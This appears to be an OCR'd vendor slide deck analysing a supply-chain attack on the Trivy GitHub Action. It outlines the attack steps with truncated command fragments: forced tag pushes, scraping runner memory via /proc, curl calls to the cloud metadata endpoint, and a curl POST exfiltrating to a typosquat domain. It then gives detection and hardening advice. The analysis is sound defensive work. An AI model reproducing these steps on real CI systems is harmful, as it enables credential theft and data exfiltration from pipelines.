sysdig

The Trivy Wake-Up Call: Rethinking Trust in GitOps Supply Chains

Miguel Hernández
Sr. Threat Researcher Engineer

March 19, 2026

Your pipeline ran a security scan.
The scan exfiltrated your secrets.
The job returned exit code 0.

You saw a green checkmark.

A Pattern of Escalation: The Road to Trivy (2023–2026)

Timeline of Escalating Incidents

The Connection & Key Commonalities

The Evolution

TeamPCP's **CanisterWorm** combined Shai-Hulud's npm propagation with multi-cloud credential harvesting and GitHub Actions compromise.

What Is the Same Across Every Incident

- **Trusted-tool abuse**
- **Credential theft** for lateral movement
- **Self-propagation**
- **Silent execution**

Section 3 — The Trivy Incident: Step by Step

1. Initial Access

```
git push --force --tags ...
```

2. Secret Scraping (RAM)

```
/proc/*/mem ← Runner.Worker
```

3. Cloud Credential Harvesting

```
curl -s
http://169.254.169.254/...
```

4. Webhook Enumeration

```
grep -r
"hooks.slack.com\|discord.com…"
```


5. Encrypted Exfiltration

```
curl -X POST
https://scan.aquasecurtiy[.]org …
```

Section 4 — TeamPCP Is Bigger Than Trivy

Trivy was just the entry point. The goal was widespread downstream compromise.

4-Day Cascade: Initial Trivy wave led to further compromises via scraped GitHub PATs.



Action/Entry
Compromised GitHub Actions (e.g., Trivy, Checkmarx).

Exfiltration
Vendor-specific typosquat domains and IPs.

Payload
Same “tpcp.tar.gz” payload.

Hijacking
Third action had 35 tags hijacked via stolen Checkmarx accounts.

Disguise
Typosquats disguised exfiltration in CI logs.

What Actually Caught It

Static analysis & domain reputation failed. Runtime detection succeeded on both waves — without updates.

Runtime Detection Success (Behavior-Based)

- **Cloud Credential Theft:** EC2 Metadata Access from Container
- **Data Exfiltration:** File Upload to External Domain
- **Correlation:** Combined behaviors escalate to CRITICAL

Rules fire on behavior & are domain-agnostic.

Why Static Defenses Failed

- **Container Scanning:** No CVEs; scanner was the vehicle
- **Tag Pinning:** Tags are mutable; force-push redirects
- **Domain Reputation:** New domains had clean history
- **SBOM / Attestation:** Action signed, but tag malicious

What Your GitOps Pipeline Must Change

Tags Are Not Immutable

@v2 and @v0.69.3 are not safe references. Fix: digest pinning.

```
# Vulnerable
uses: aquasecurity/trivy-action@v0.69.3

# Safe
uses: aquasecurity/trivy-action@sha256:a1b2c3d4...
```

The Scanner is a High-Value Target

Security tools run with elevated access. Apply least-privilege to CI tools like production workloads.

A Passing Scan ≠ Clean Pipeline

When the scanner is the threat actor, results are meaningless. Use runtime monitoring on runners.

GitOps Security: Lessons & Best Practices

Immutable Identity

Tags like @v2 are mutable and unsafe. Organizations must mandate **digest pinning** to ensure code integrity.

```
uses: repo@sha256:a1b2c...
```

Least Privilege CI/CD

Security tools are high-value targets. Apply production-grade **least-privilege** policies to CI runners and injected secrets.

Runtime Verification

A passing scan is meaningless if the scanner is the threat. Use **runtime monitoring** on CI runners as an out-of-band truth layer.

The Next Wave is Already Here

ALREADY BREACHED: KICS

Malicious Checkmarx Artifacts Found in Official KICS Docker Repository and Code Extensions

- Official KICS Docker Repo
- VS Code Extensions
- GitHub Action compromised

Q&A

Rethinking Trust in GitOps Supply Chains